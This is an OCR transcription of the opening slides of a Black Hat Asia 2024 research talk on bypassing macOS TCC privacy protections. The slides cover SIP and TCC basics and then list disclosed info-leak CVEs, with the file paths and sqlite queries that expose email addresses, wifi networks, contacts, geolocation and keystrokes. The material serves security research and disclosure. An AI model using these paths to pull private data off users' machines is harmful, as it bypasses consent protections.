black hat
ASIA 2024

APRIL 18-19, 2024
BRIEFINGS

THE FINAL* CHAPTER

UNLIMITED WAYS TO BYPASS YOUR MACOS PRIVACY MECHANISMS

CSABA FITZL & WOJCIECH REGUŁA


NSFullUserName() – Wojciech Reguła

- Head of Mobile Security @ SecuRing
- Certified iOS Application Security Engineer (iASE) author
- Focused on iOS/macOS #appsec
- Blogger – https://wojciechregula.blog

NSFullUserName() – Csaba Fitzl

- Principal macOS Security Researcher @ Kandji
- Former creator of macOS Exploitation & Pentesting Training
- Ex red/blue teamer
- 80+ CVEs from Apple
- Blog: https://theevilbit.github.io/

Our previous Black Hat TCC talks


black hat USA 2021


August 4-5, 2021

BRIEFINGS

20+ Ways to Bypass Your macOS Privacy Mechanisms

Wojciech Reguła & Csaba Fitzl

#BHUSA @BlackHatEvents


black hat EUROPE 2022

DECEMBER 7-8, 2022

BRIEFINGS

Knockout win against TCC, a.k.a. 20+ NEW ways to bypass your macOS privacy mechanisms

Csaba Fitzl, Wojciech Reguła

#BHEU @BlackHatEvents

Agenda

1. TCC / Privacy fundamentals (quick recap)
2. TCC bypasses
   - Info leaks
   - Sysadminctl
   - com.apple.Safari.SandboxBroker
   - InstallAssistant.pkg
   - cpldiagnose
   - QuartzCore framework
   - CFNetwork
   - REDACTED
3. Dead and dying techniques
4. TCC / Security improvements in macOS Sonoma

OpenAI: generate Polish and Hungarian grilling an apple

TCC / privacy fundamentals

TCC / Privacy fundamentals


System Integrity Protection (SIP)

- Based on Sandbox kernel extension
- Restricts access to many directories on macOS
- Denies debugger attachments to processes signed directly by Apple
- Also known as rootless, because even root cannot do the above-mentioned operations when the SIP is turned on


TCC / Privacy fundamentals

Transparency, Consent & Control (TCC):

- Protects users' privacy
- Not even root can approve TCC permissions
- From macOS Ventura TCC protects also containers of sandboxed apps



```
sh-3.2$ ls -la ~/Library/Containers/com.microsoft.Excel/Data
```




"Terminal.app" would like to access data from other apps.

Keeping app data separate makes it easier to manage your privacy and security.

TCC / Privacy fundamentals

The number of protected resources still increases…


TCC / Privacy fundamentals



Privacy & Security

Privacy

- Location Services
- Contacts
- Calendars
- Reminders
- Photos
- Bluetooth
- Microphone
- Camera
- HomeKit
- Speech Recognition



Automation

Allow the applications below to control other applications. This will provide access to documents and data in those applications, and to perform actions with them.

- iTerm
  - Finder: on
  - System Events: on
  - Hopper Disassembler: on
- Terminal
- VLC

TCC bypasses


TCC bypasses via info leaks

- Grepping since 2020.
- Now Apple is grepping as well. :D
- Still finding new data leaks, although not so much exposure as in the past.
- Logs are the new place to grep!
- Close to 30 leaks found. Minimum payout is 5k$. Do the math…

Notable file system info leaks

CVE-2023-23495


- ~/Library/SyncedPreferences/com.apple.kvs/com.apple.KeyValueService.EndToEndEncrypted-Production.sqlite
- Email addresses, known wifi hotspots



```
select ZKEY from ZSYDMANAGEDKEYVALUE where ZKEY like
'network%'
```

CVE-2023-40395


- ~/Library/Caches/GameKit/Data/com.apple.gamecenter/en-GB-G:1437723026.gcdata/database.sqlite3
- Game center cache, contact info




```
sqlite> select * from ZCONTACTINFO;
1|17|1|A78CF434-0855-4C51-BABA-540700917377:ABPerson|XXXXXXs|mailto:XXXXXX@gmail.com|||
2|17|1|462A85BB-DEE7-46CE-8E0F-FD63972AB45F:ABPerson|XXXXXXX|tel:+XXXXXXXXX|||
```

Notable file system info leaks

- CVE-2023-38614 - com.apple.parsecd
- Short lived session files (few mins) under ~/Library/Caches/com.apple.parsecd
- Geolocation + keylogger!!!!!



